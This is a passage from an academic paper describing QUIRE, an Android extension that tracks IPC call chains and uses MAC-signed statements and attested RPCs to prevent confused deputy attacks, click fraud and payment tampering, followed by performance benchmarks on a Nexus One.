Stack inspection has the property that the available privileges at the end of a call chain represent the intersection of the privileges of every app along the chain (more on this in Section 2.2), which is good for preventing confused deputy attacks, but doesn't solve a variety of other problems, such as validating the integrity of individual data items as they are passed from one app to another or over the network. For that, we need semantics akin to digital signatures, but we need to be much more efficient as attaching digital signatures to all IPC calls would be too slow (more on this in Section 2.3).

Versus information flow. A design that focuses on IPC boundaries is necessarily less precise than dynamic taint analysis, but it's also incredibly flexible. We can avoid the need to annotate code with static security policies, as would be required in information flow-typed systems like Jif [26]. We similarly do not need to poly-instantiate services to ensure that each instance only handles a single security label as in systems like DStar/HiStar [39] or IPC Inspection [15]. Instead, in QUIRE, an application which handles requests from mul-

tiple callers will pass along an object annotated with the originator's context when it makes downstream requests on behalf of the original caller.

Likewise, where a dynamic tainting system like TaintDroid [13] would generally allow a sensitive operation, like learning the phone's precise GPS location, to occur, but would forbid it from flowing to an unprivileged app; Quire will carry the unprivileged context through to the point where the dangerous operation is about to happen, and will then forbid the operation. An information flow approach is thus more likely to catch corner cases (e.g., where an app caches location data, so no privileged call is ever performed), but is also more likely to have false positives (where it must conservatively err on the side of flagging a flow that is actually just fine). A programmer in an information flow system would need to tag these false positive corner cases as acceptable, whereas a programmer using Quire would need to add additional security checks to corner cases that would otherwise be allowed.

2.1 Authentication logic and cryptography

In order to reason about the semantics of Quire, we need a formal model to express what the various operations in Quire will do. Toward that end, we use the Abadi et al. [1] (hereafter "ABLP") logic of authentication, as used in Taos [38]. In this logic, *principals* make *statements*, which can include various forms of quotation ("Alice **says** Bob **says** X") and authorization (e.g., "Alice **says** Bob **speaks for** Alice"). ABLP nicely models the behavior of cryptographic operations, where cryptographic key material speaks for other principals, and we can use this model to reason about cross-process communication on a device as well as over the network.

For the remainder of the current section, we will flesh out Quire's IPC and RPC design in terms of ABLP and the cryptographic mechanisms we have adopted.

2.2 IPC provenance

Android IPC background. The application separation that Android relies on to protect apps from one another has an interesting side effect; whenever two applications wish to communicate they must do so via Android's Binder IPC mechanism. All cross application communication occurs over these Binder IPC channels, from clicks delivered from the OS to an app to requests for sensitive resources like a users list of contacts or GPS location. It is therefore critically important to protect these inter-application communication channels against attack.




Figure 1: Defeating confused deputy attacks.

Quire IPC design. The goal of Quire's IPC provenance system is to allow endpoints that protect sensitive resources, like a user's fine grained GPS data or contact information, to reason about the complete IPC call-chain of a request for the resource before granting access to the requesting app.

Quire realizes this goal by modifying the Android IPC layer to automatically build calling context as an IPC call-chain is formed. Consider a call-chain where three principals A, B, and C, are communicating. If A calls B who then calls C without keeping track of the call-stack, C only knows that B initiated a request to it, not that the call from A prompted B to make the call to C. This loss of context can have significant security implications in a system like Android where permissions are directly linked to the identity of the principal requesting access to a sensitive resource.

To address this, Quire's design is for any given callee to retain its caller's call-chain and pass this to every downstream callee. The callee will automatically have its caller's principal prepended to the ABLP statement. In our above scenario, C will receive a statement "B **says** A **says Ok**", where **Ok** is an abstract token representing that the given resource is authorized to be used. It's now the burden of C (or Quire's privilege manager, operating on C's behalf) to prove **Ok**. As Wallach et al. [35] demonstrated, this is equivalent to validating that each principal in the calling chain is individually allowed to perform the action in question.

Confused and intentional deputies. The current Android permission system ties an apps permissions to the unique user-id it is assigned at install time. The Android system then resolves the user-id of an app requesting access to a sensitive resource into a permission set that determines if the app's request for the resource will suc-

ceed. This approach to permissions enables applications that have permission to access a resource to act as both intentional and confused deputies. The current Android permission model assumes that all apps act as intentional deputies, that is they resolve and check the user-id and permission set of a calling application that triggers the callee app to issue a request for a sensitve resource before issuing the request to the resource.

An app that protects a sensitive resource and blindly handles requests from callees to the protected resource is said to be acting as a *confused deputy* because it is unaware that it is doing dangerous actions on behalf of a caller who doesn't have the necessary permissions. In reality, app developers rarely intend to create a confused deputy; instead, they may simply fail to consider that a dangerous operation is in play, and thus fail to take any precautions.

The goal of the IPC extensions in QUIRE are to provide enough additional security context to prevent confused deputy attacks while still enabling an application to act as an intentional deputy if it chooses to do so. To defeat confused deputy attacks, we simply check if any one of the principals in the call chain is not privileged for the action being taken; in these cases, permission is denied. Figure 1 shows this in the context of an evil application, lacking fine-grained location privileges, which is trying to abuse the privileges of a trusted mapping program, which happens to have that privilege. The mapping application, never realizing that its helpful API might be a security vulnerability, naïvely and automatically passes along the call chain along to the location service. The location service then uses the call chain to prove (or disprove) that the request for fine-grained location show be allowed.

As with traditional stack inspection, there will be times that an app genuinely wishes to exercise a privilege, regardless of its caller's lack of the same privilege. Stack inspection solves this with an *enablePrivilege* primitive that, in the ABLP logic, simply doesn't pass along the caller's call stack information. The callee, after privileges are enabled, gets only the immediate caller's identity. (In the example of Figure 1, the trusted mapper would drop the evil app from the call chain, and the location provider would only hear that the trusted mapper application wishes to use the service.)

Our design is, in effect, an example of the "security passing style" transformation [35], where security beliefs are passed explicitly as an IPC argument rather than passed implicitly as annotations on the call stack. One beneficial consequence of this is that a callee might well save the statement made by its caller and reuse them at a later time, perhaps if they queue requests for later processing, in order to properly modulate the privilege level of outgoing requests.

Security analysis. While apps, by default, will pass along call chain information without modification, QUIRE allows a caller to forge the identities of its antecedent callers. They are simply strings passed along from caller to callee. Enabling this misrepresentation would seem to enable serious security vulnerabilities, but there is no *incentive* for a caller to lie, since the addition of any antecedent principals *strictly reduces the privileges of the caller*. Of course, there will be circumstances when a caller wants to take an action that will result in increased privileges for a downstream callee. Toward that end, QUIRE provides a mechanism for verifiable statements (see Section 2.3).

In our design, we require the callee to learn the caller's identity in an unforgeable fashion. The callee then prepends the "Caller **says**" tokens to the statement it hears from the caller, using information that is available as part of every Android Binder IPC, any lack of privileges on the caller's part will be properly reflected when the privileges for the trusted operation are later evaluated.

Furthermore, our design is lightweight; we can construct and propagate IPC call chains with little impact on IPC performance (see Section 5).

2.3 Verifiable statements

Stack inspection semantics are helpful, but are not sufficient for many security needs. We envision a variety of scenarios where we will need semantics equivalent to digital signatures, but with much better performance than public-key cryptographic operations.

Definition. A *verifiable statement* is a 3-tuple $[P, M, A(M)_P]$ where P is the principal that said message M, and $A(M)_P$ is an authentication token that can be used by the Authority Manager OS service to verify P said M. In ABLP, this tuple represents the statement "P **says** M."

In order to operate without requiring slow public-key cryptographic operations, we have two main choices. We could adopt some sort of central registry of statements, perhaps managed inside the kernel. This would require a context switch every time a new statement is made, and it would also require the kernel to store these statements in a cache with some sort of timeout strategy to avoid a memory use explosion.

The alternative is to adopt a symmetric-key cryptographic mechanism, such as message authentication codes (MAC). MAC functions, like HMAC-SHA1, run several orders of magnitude faster than digital signature functions like DSA, but MAC functions require a shared key between the generator and verifier of a MAC. To avoid an N^2 key explosion, we must have every application share a key with a central, trusted authority man-

ager. As such, any app can produce a statement "App **says** *M*", purely by computing a MAC with its secret key. However, for a second app to verify it, it must send the statement to the authority manager. If the authority manager says the MAC is valid, then the second app will believe the veracity of the statement.

There are two benefits of the MAC design over the kernel statement registry. First, it requires no context switches when statements are generated. Context switching is only necessary when a statement is verified, which we expect to happen far less often. Second, the MAC design requires no kernel-level caching strategy. Instead, signed statements are just another element in the marshaled data being passed via IPC. The memory used for them will be reclaimed whenever the rest of the message buffer is reclaimed. Consequently, there is no risk that an older MAC statement will become unverifiable due to cache eviction.

2.4 RPC attestations

When moving from on-device IPCs to Internet RPCs, some of the properties that we rely on to secure on-device communication disappear. Most notably, the receiver of a call can no longer open a channel to talk to the authority manager, even if they did trust it[1]. To combat this, QUIRE's design requires an additional "network provider" system service, which can speak over the network, on behalf of statements made on the phone. This will require it to speak with a cryptographic secret that is not available to any applications on the system.

One method for getting such a secret key is to have the phone manufacturer embed a signed X.509 certificate, along with the corresponding private key, in trusted storage which is only accessible to the OS kernel. This certificate can be used to establish a client-authenticated TLS connection to a remote service, with the remote server using the presence of the client certificate, as endorsed by a trusted certification authority, to provide confidence that it is really communicating with the QUIRE phone's operating system, rather than an application attempting to impersonate the OS. With this attestation-carrying encrypted channel in place, RPCs can then carry a serialized form of the same statements passed along in QUIRE IPCs, including both call chains and signed statements, with the network provider trusted to speak on behalf of the activity inside the phone.

All of this can be transmitted in a variety of ways, such as a new HTTP header. Regular QUIRE applications would be able to speak through this channel, but the new HTTP headers, with their security-relevant contextual information, would not be accessible to or forgeable by the applications making RPCs. (QUIRE RPCs are analogous to the HTTP origin header [2], generated by modern web browsers, but QUIRE RPCs carry the full call chain as well as any MAC statements, giving significant additional context to the RPC server.)

The strength of this security context information is limited by the ability of the device and the OS to protect the key material. If a malicious application can extract the private key, then it would be able to send messages with arbitrary claims about the provenance of the request. This leads us inevitably to techniques from the field of trusted platform measurement (TPM), where stored cryptographic key material is rendered unavailable unless the kernel was properly validated when it booted. TPM chips are common in many of today's laptops and could well be installed in future smartphones.

Even without TPM hardware, Android phones generally prohibit applications from running with full root privileges, allowing the kernel to protect its data from malicious apps. Of course, there may well always be security vulnerabilities in trusted applications. These could be exploited by malicious apps to amplify their privileges; they're also exploited by tools that allow users to "root" their phones, typically to work around carrier-instituted restrictions such as forbidding phones from freely relaying cellular data services as WiFi hotspots. Once a user has "rooted" an Android phone, apps can then request "super user" privileges, which if granted would allow the generation of arbitrary signed statements.

While this is far from ideal, we note that Google and other Android vendors are already strongly incentivized to fix these security holes, and that *most* users will never go to the trouble of rooting their phones. Consequently, an RPC server can treat the additional context information provided by QUIRE as a useful signal for fraud prevention, but other server-side mechanisms (e.g., anomaly detection) will remain a valuable part of any overall design.

Privacy. An interesting concern arises with our design: Every RPC call made from QUIRE uses the unique public key assigned to that phone. Presumably, the public key certificate would contain a variety of identifying information, thus making *every* RPC personally identify the owner of the phone. This may well be desirable in *some* circumstances, notably allowing web services with Android applications acting as frontends to completely eliminate any need for username/password dialogs. However, it's clearly undesirable in other cases. To address this very issue, the Trusted Computing Group has designed what it calls "direct anonymous attesta-

[1] Like it or not, with NATs, firewalls, and other such impediments to bi-directional connectivity, we can only reliably assume that a phone can make outbound TCP connections, not receive inbound ones.

tion"[2], using cryptographic group signatures to allow the caller to prove that it knows one of a large group of related private keys without saying anything about which one [8]. This will make it impossible to correlate multiple connections from the same phone. A production implementation of QUIRE could certainly switch from TLS client-auth to some form of anonymous attestation without a significant performance impact.

An interesting challenge, for future work, is being able to switch from anonymous attestation, in the default case, to classical client-authentication, in cases where it might be desirable. One notable challenge of this would be working around users who will click affirmatively on any "okay / cancel" dialog that's presented to them without ever bothering to read it. Perhaps this could be finessed with an Android privilege that is requested at the time an application is installed. Unprivileged apps can only make anonymous attestations, while more trusted apps can make attestations that uniquely identify the specific user/phone.

2.5 Drawbacks and circumvention

The design of QUIRE makes no attempt to prevent a malicious deputy from circumventing the security constructs introduced in QUIRE. For example a malicious attacker could create two collaborating applications, one with internet permission and one with GPS permission, to circumvent Chinese Wall-style policies [5] that might require that the GPS provider never deliver GPS information to an app with internet permission. Such malicious interactions can be detected and averted by systems like TaintDroid [13] and XManDroid [6]. We are primarily concerned with preventing benign applications from acting as confused deputies while still enabling apps to exercise their full permission sets as intentional deputies when needed.

3 Implementation

QUIRE is implemented as a set of extensions to the existing Android Java runtime libraries and Binder IPC system. The authority manager and network provider are trusted components and therefore implemented as OS level services while our modified Android interface definition language code generator provides IPC stub code that allows applications to propagate and adopt an IPC call-stack. The result, which is implemented in around 1300 lines of Java and C++ code, is an extension to the existing Android OS that provides locally verifiable statements, IPC provenance, and authenticated RPC for QUIRE-aware applications and backward compatibility for existing Android applications.

[2] http://www.zurich.ibm.com/security/daa/

3.1 On- and off-phone principals

The Android architecture sandboxes applications such that apps from different sources run as different Unix users. Standard Android features also allow us to resolve user-ids into human-readable names and permission sets, based on the applications' origins. Based on these features, the prototype QUIRE implementation defines principals as the tuple of a user-id and process-id. We include the process-id component to allow the recipient of an IPC method call to stipulate policies that force the process-id of a communication partner to remain unchanged across a series of calls. (This feature is largely ignored in the applications we have implemented for testing and evaluation purposes, but it might be useful later.)

While principals defined by user-id/process-id tuples are sufficient for the identification of an application on the phone, they are meaningless to a remote service. However, the Android system requires all applications to be signed by their developers. The public key used for signing the application can be used as part of the identity of the application. QUIRE therefore resolves the user-id/process-id tuples used in IPC call-chains into an externally meaningful string consisting of the marshaled chain of application names and public keys when RPC communication is invoked to move data off the phone. This lazy resolution of IPC principals allows QUIRE to reduce the memory footprint of statements when performing IPC calls at the cost of extra effort when RPCs are performed.

3.2 Authority management

The Authority Manager discussed in Section 2 is implemented as a system service that runs within the operating system's reserved user-id space. The interface exposed by the service allows userspace applications to request a shared secret, submit a statement for verification, or request the resolution of the principal included in a statement into an externally meaningful form.

When an application requests a key from the authority manager, the Authority Manager maintains a table mapping user-id / process-id tuples to the key. It is important to note that a subsequent request from the same application will prompt the Authority Manager to create a new key for the calling application and replace the previous stored key in the lookup table. This prevents attacks that might try to exploit the reuse of user-ids and process-ids as applications come and go over time. Needless to say, the Authority Manager is a system service that must be trusted and separated from other apps.

3.3 Verifiable statements

Section 2.3 introduced the idea of attaching an OS verifiable statement to an object in order to allow principals later in a call-chain to verify the authenticity and integrity of a received object.

Our implementation of this abstract concept involves a parcelable statement object that consists of a principal identifier as well as an authentication token. When this statement object is attached to a parcelable object, the annotated object contains all the information necessary for the Authority Manager service to validate the authentication token contained within the statement. Therefore the annotated object can be sent over Android's IPC channels and later delivered to the Quire Authority Manger for verification by the OS.

Quire's verifiable statement implementation establishes the authenticity of message with HMAC-SHA1, which proved to be exceptionally efficient for our needs, while still providing the authentication and integrity semantics required by Quire.

Even with HMAC-SHA1, speed still matters. In practice, doing HMAC-SHA1 in pure Java was still slow enough to be an issue. We resolved this by using a native C implementation from OpenSSL and exposing it to Java code as a Dalvik VM intrinsic function, rather than a JNI native method. This eliminated unnecessary copying and runs at full native speed (see Section 5.2.1).

3.4 Code generator

The key to the stack inspection semantics that Quire provides is an extension to the Android Interface Definition Language (AIDL) code generator. This piece of software is responsible for taking in a generalized interface definition and creating stub and proxy code to facilitate Binder IPC communication over the interface as defined in the AIDL file.

The Quire code generator differs from the stock Android code generator in that it adds directives to the marshaling and unmarshaling phase of the stubs that pulls the call-chain context from the calling app and attaches it to the outgoing IPC message for the callee to retrieve. These directives allow for the "quoting" semantics that form the basis of a stack inspection based policy system.

Our prototype implementation of the Quire AIDL code generator requires that an application developer specify that an AIDL method become "Quire aware" by defining the method with a reserved *auth* flag in the AIDL input file. This flag informs the Quire code generator to produce additional proxy and stub code for the given method that enables the propagation and delivery of the call-chain context to the specified method. A production implementation would pass this information implicitly on all IPC calls.

In addition to enabling quoting semantics, the modified code generator also exposes helper functions that wrap the generation (and storage) of a shared secret with the OS Authority Manager and the creation and transmission of a verifiable statement to a communicating IPC endpoint.

4 Applications

We built two different applications to demonstrate the benefits of Quire's infrastructure.

4.1 Click fraud prevention

Current Android-based advertising systems, such as AdMob, are deployed as a library that an app includes as part of its distribution. So far as the Android OS is concerned, the app and its ads are operating within single domain, indistinguishable from one another. Furthermore, because advertisement services need to report their activity to a network service, any ad-supported app must request network privileges, even if the app, by itself, doesn't need them.

From a security perspective, mashing these two distinct security domains together into a single app creates a variety of problems. In addition to requiring network-access privileges, the lack of isolation between the advertisement code and its host creates all kinds of opportunities for fraud. The hosting app might modify the advertisement library to generate fake clicks and real revenue.

This sort of click fraud is also a serious issue on the web, and it's typically addressed by placing the advertisements within an iframe, creating a separate protection domain and providing some mutual protection. To achieve something similar with Quire, we needed to extend Android's UI layer and leverage Quire's features to authenticate indirect messages, such as UI events, delegated from the parent app to the child advertisement app.

Design challenges. Fundamentally, our design requires two separate apps to be stacked (see Figure 2), with the primary application on top, and opening a transparent hole through which the subordinate advertising application can be seen by the user. This immediately raises two challenges. First, how can the advertising app know that it's actually visible to the user, versus being obscured by the application? And second, how can the advertising app know that the clicks and other UI events it receives were legitimately generated by the user, versus being synthesized or replayed by the primary application.




Figure 2: The host and advertisment apps.

Stacking the apps. This was straightforward to implement. The hosting application implements a translucent theme (*Theme.Translucent*), making the background activity visible. When an activity containing an advertisement is started or resumed, we modified the activity launch logic system to ensure that the advertisement activity is placed below the associated host activities. When a user event is delivered to the *AppFrame* view, it sends the event along with the current location of *AppFrame* in the window to the an advertisement event service. This allows our prototype to correctly display the two apps together.

Visibility. Android allows an app to continue running, even when it's not on the screen. Assuming our ad service is built around payments per click, rather than per view, we're primarily interested in knowing, at the moment that a click occurred, that the advertisement was actually visible. Android 2.3 added a new feature where motion events contain an "obscured" flag that tells us precisely the necessary information. The only challenge is knowing that the *MotionEvent* we received was legitimate and fresh.

Verifying events. With our stacked app design, motion events are delivered to the host app, on top of the stack. The host app then recognizes when an event occurs in the advertisement's region and passes the event along. To complicate matters, Android 2.3 reengineered the event system to lower the latency, a feature desired by game designers. Events are now transmitted through shared memory buffers, below the Java layer.

In our design, we leverage Quire's signed statements.




Figure 3: Secure event delivery from host app to advertisement app.

We modified the event system to augment every *MotionEvent* (as many as 60 per second) with one of our MAC-based signatures. This means we don't have to worry about tampering or other corruption in the event system. Instead, once an event arrives at the advertisment app, it first validates the statement, then validates that it's not obscured, and finally validates the timestamp in the event, to make sure the click is fresh. This process is summarized in Figure 3.

At this point, the local advertising application can now be satisfied that the click was legitimate and that the ad was visible when the click occurred and it can communicate that fact over the Internet, unspoofably, with Quire's RPC service.

All said and done, we added around 500 lines of Java code for modifying the activity launch process, plus a modest amount of C code to generate the signatures. While our implementation does not deal with every possible scenario (e.g., changes in orientation, killing of the advertisement app due to low memory, and other such things) it still demonstrates the feasibility of hosting of advertisement in separate processes and defeating click fraud attacks.

4.2 PayBuddy

To demonstrate the usefulness of Quire for RPCs, we implemented a micropayment application called PayBuddy: a standalone Android application which exposes an activity to other applications on the device to allow those applications to request payments.

This is a scenario which requires a high degree of cooperation between many parties, but at the same time involves a high degree of mutual distrust. The user may not trust the application not to steal his banking infor-




Figure 4: Message flow in the PayBuddy system.

mation, while the application may not trust the user to faithfully make the required payment. Similarly, the application may not trust that the PayBuddy application on the phone is legitimate, while the PayBuddy application may not trust that the user has been accurately notified of the proper amount to be charged. Finally, the service side of PayBuddy may not trust that the legitimate PayBuddy application is the application that is submitting the payment request. We designed PayBuddy to consider all of these sources of distrust.

To demonstrate how PayBuddy works, consider the example shown in Figure 4. Application ExampleApp wishes to allow the user to make an in-app purchase. To do this, ExampleApp creates and serializes a purchase order object and signs it with its MAC key k_A. It then sends the signed object to the PayBuddy application, which can then prompt the user to confirm their intent to make the payment. After this, PayBuddy passes the purchase order along to the operating system's Network Provider. At this point, the Network Provider can verify the signature on the purchase order, and also that the request came from the PayBuddy application. It then sends the request to the PayBuddy.com server over a client-authenticated HTTPS connection. The contents of ExampleApp's purchase order are included in an HTTP header, as is the call chain ("ExampleApp, PayBuddy").

At the end of this, PayBuddy.com knows the following:

- The request came from a particular device with a given certificate.
- The purchase order originated from ExampleApp and was not tampered with by the PayBuddy application.
- The PayBuddy application approved the request (which means that the user gave their explicit consent to the purchase order).

At the end of this, if PayBuddy.com accepts the transaction, it can take whatever action accompanies the successful payment (e.g., returning a transaction ID that ExampleApp might send to its home server in order to download a new level for a game).

Security analysis. Our design has several curious properties. Most notably, the ExampleApp and the PayBuddy app are mutually distrusting of each other.

The PayBuddy app doesn't trust the payment request to be legitimate, so it can present an "okay/cancel" dialog to the user. In that dialog, it can include the cost as well as the ExampleApp name, which it received through the Quire call chain. Since ExampleApp is the direct caller, its name cannot be forged. The PayBuddy app will only communicate with the PayBuddy.com server if the user approves the transaction.

Similarly, ExampleApp has only a limited amount of trust in the PayBuddy app. By signing its purchase order, and including a unique order number of some sort, a compromised PayBuddy app cannot modify or replay the message. Because the OS's net provider is trusted to speak on behalf of both the ExampleApp and the PayBuddy app, the remote PayBuddy.com server gets ample context to understand what happened on the phone and deal with cases where a user later tries to repudiate a payment.

Lastly, the user's PayBuddy credentials are never visible to ExampleApp in any way. Once the PayBuddy app is bound, at install time, to the user's matching account on PayBuddy.com, there will be no subsequent username/password dialogs. All the user will see is an okay/cancel dialog. This will reduce the number of username/password dialogs that the user sees in normal usage, which will make entering username and password an exceptional situation. Once users are accustomed to this, they may be more likely to react with skepticism when presented with a phishing attack that demands their PayBuddy credentials. (A phishing attack that's completely faithful to the proper PayBuddy user interface would only present an okay/cancel dialog, which yields no useful information for the attacker.)

Google's in-app billing. After we implemented PayBuddy, Google released their own micropayment system. Their system leverages a private key shared between Google and each application developer to enable

the on-phone application to verify that confirmations are coming from Google's Market servers. However, unlike PayBuddy, the messages from the Market application to the server do not contain OS-signed statements from the requesting application and the Market app. If the Market app were tampered by an attacker, this could allow for a variety of compromises that Quire would defeat.

Also, while Google's in-app billing is built on Google-specific infrastructure, like its Market app, Quire's design provides general-purpose infrastructure that can be used by PayBuddy or any other app.

One last difference: PayBuddy returns a transaction ID to the app which requested payment. The app must then make a new RPC to the payment server or to its own server to validate the transaction ID against the original request. Google returns a statement that is digitally signed by the Market server which can be verified by a public key that would be embedded within the app. Google's approach avoids an additional network round trip, but they recommend code obfuscation and other measures to protect the app from external tampering[3].

5 Performance evaluation

5.1 Experimental methodology

All of our experiments were performed on the standard Android developer phone, the Nexus One, which has a 1GHz ARM core (a Qualcomm QSD 8250), 512MB of RAM, and 512MB of internal Flash storage. We conducted our experiments with the phone displaying the home screen and running the normal set of applications that spawn at start up. We replaced the default "live wallpaper" with a static image to eliminate its background CPU load.

All of our benchmarks are measured using the Android Open Source Project's (AOSP) Android 2.3 ("Gingerbread") as pulled from the AOSP repository on December 21st, 2010. Quire is implemented as a series of patches to this code base. We used an unmodified Gingerbread build for "control" measurements and compared that to a build with our Quire features enabled for "experimental" measurements.

5.2 Microbenchmarks

5.2.1 Signed statements

Our first micro benchmark of Quire measures the cost of creating and verifying statements of varying sizes. To do this, we had an application generate random byte arrays of varying sizes from 10 bytes to 8000 bytes and measured the time to create 1000 signatures of the data, followed by 1000 verifications of the signature. Each set of measured signatures and verifications was preceded by a priming run to remove any first-run effects. We then took an average of the middle 8 out of 10 such runs for each size. The large number of runs is due to variance introduced by garbage collection within the Authority Manager. Even with this large number of runs, we could not fully account for this, leading to some jitter in the measured performance of statement verification.




Figure 5: Statement creation and verification time vs payload size.

The results in Figure 5 show that statement creation carries a minimal fixed overhead of 20 microseconds with an additional cost of 15 microseconds per kilobyte. Statement verification, on the other hand, has a much higher cost: 556 microseconds fixed and an additional 96 microseconds per kilobyte. This larger cost is primarily due to the context switch and attendant copying overhead required to ask the Authority Manager to perform the verification. However, with statement verification being a much less frequent occurrence than statement generation, these performance numbers are well within our performance targets.

5.2.2 IPC call-chain tracking

Our next micro-benchmark measures the additional cost of tracking the call chain for an IPC that otherwise performs no computation. We implemented a service with a pair of methods, of which one uses the Quire IPC extensions and one does not. These methods both allow us to pass a byte array of arbitrary size to them. We then measured the total round trip time needed to make each of these calls. These results are intended to demonstrate the slowdown introduced by the Quire IPC extensions in the worst case of a round trip null operation that takes no

[3] http://developer.android.com/guide/market/billing/billing_best_practices.html




Figure 6: Roundtrip single step IPC time vs payload size.




Figure 7: Roundtrip IPC time vs call chain length.

action on the receiving end of the IPC method call.

We discarded performance timings for the first IPC call of each run to remove any noise that could have been caused by previous activity on the system. The results in Figure 6 were obtained by performing 10 runs of 100 trials each at each size point, with sizes ranging from 0 to 6336 bytes in 64-byte increments.

These results show that the overhead of tracking the call chain for one hop is around 70 microseconds, which is a 21% slowdown in the worst case of doing no-op calls.

We also measured the effect of adding more hops into the call chain. This was done by having a chain of identical services implementing a service similar to "trace route". The payload for each method call was a single integer, representing the number of hops remaining.

The results in Figure 7 show that the overhead of tracking the call chain is under 100 microseconds per hop, which is a 20-25% slowdown in the worst case of calls which perform no additional work. Even for a call chain of 10 applications, the overhead is just 1 millisecond, which is a slowdown which is well below what would be noticed by a user.

5.2.3 RPC communication

Statement Depth	Time (μs)
1	770
2	1045
4	1912
8	4576

Table 1: IPC principal to RPC principal resolution time.

The next microbenchmark we performed was determining the cost of converting from an IPC call-chain into a serialized form that is meaningful to a remote service. This includes the IPC overhead in asking the system services to perform this conversion.

We found that, even for very long statement chains (of 8 distinct applications), the extra cost of this computation is a few milliseconds, which is insignificant compared to the other costs associated with setting up and maintaining a TLS network connection. From this, we conclude that Quire RPCs introduce no meaningful overhead beyond the costs already present in conducting RPCs over cryptographically secure connections.

5.3 HTTPS RPC benchmark

To understand the impact of using Quire for calls to remote servers, we performed some simple RPCs using both Quire and a regular HTTPS connection. We called a simple *echo* service that returned a parameter that was provided to it. This allowed us to easily measure the effect of payload size on latency. We ran these tests on a small LAN with a single wireless router and server plugged into this router, and using the phone's WiFi antenna for connectivity. Each data point is the mean of 10 runs of 100 trials each, with the highest and lowest times thrown out prior to taking the mean to remove anomalies.

The results in Figure 8 show that Quire adds an additional overhead which averages around 6 ms, with a maximum of 13.5 ms, and getting smaller as the payload size increases. This extra latency is small enough that it's irrelevant in the face of the latencies experienced across typical cellular Internet connections. From this we can conclude that the overhead of Quire for network RPC is practically insignificant.

5.4 Analysis

Our micro-benchmarks demonstrate that adding call-chain tracking can be done without a significant perfor-

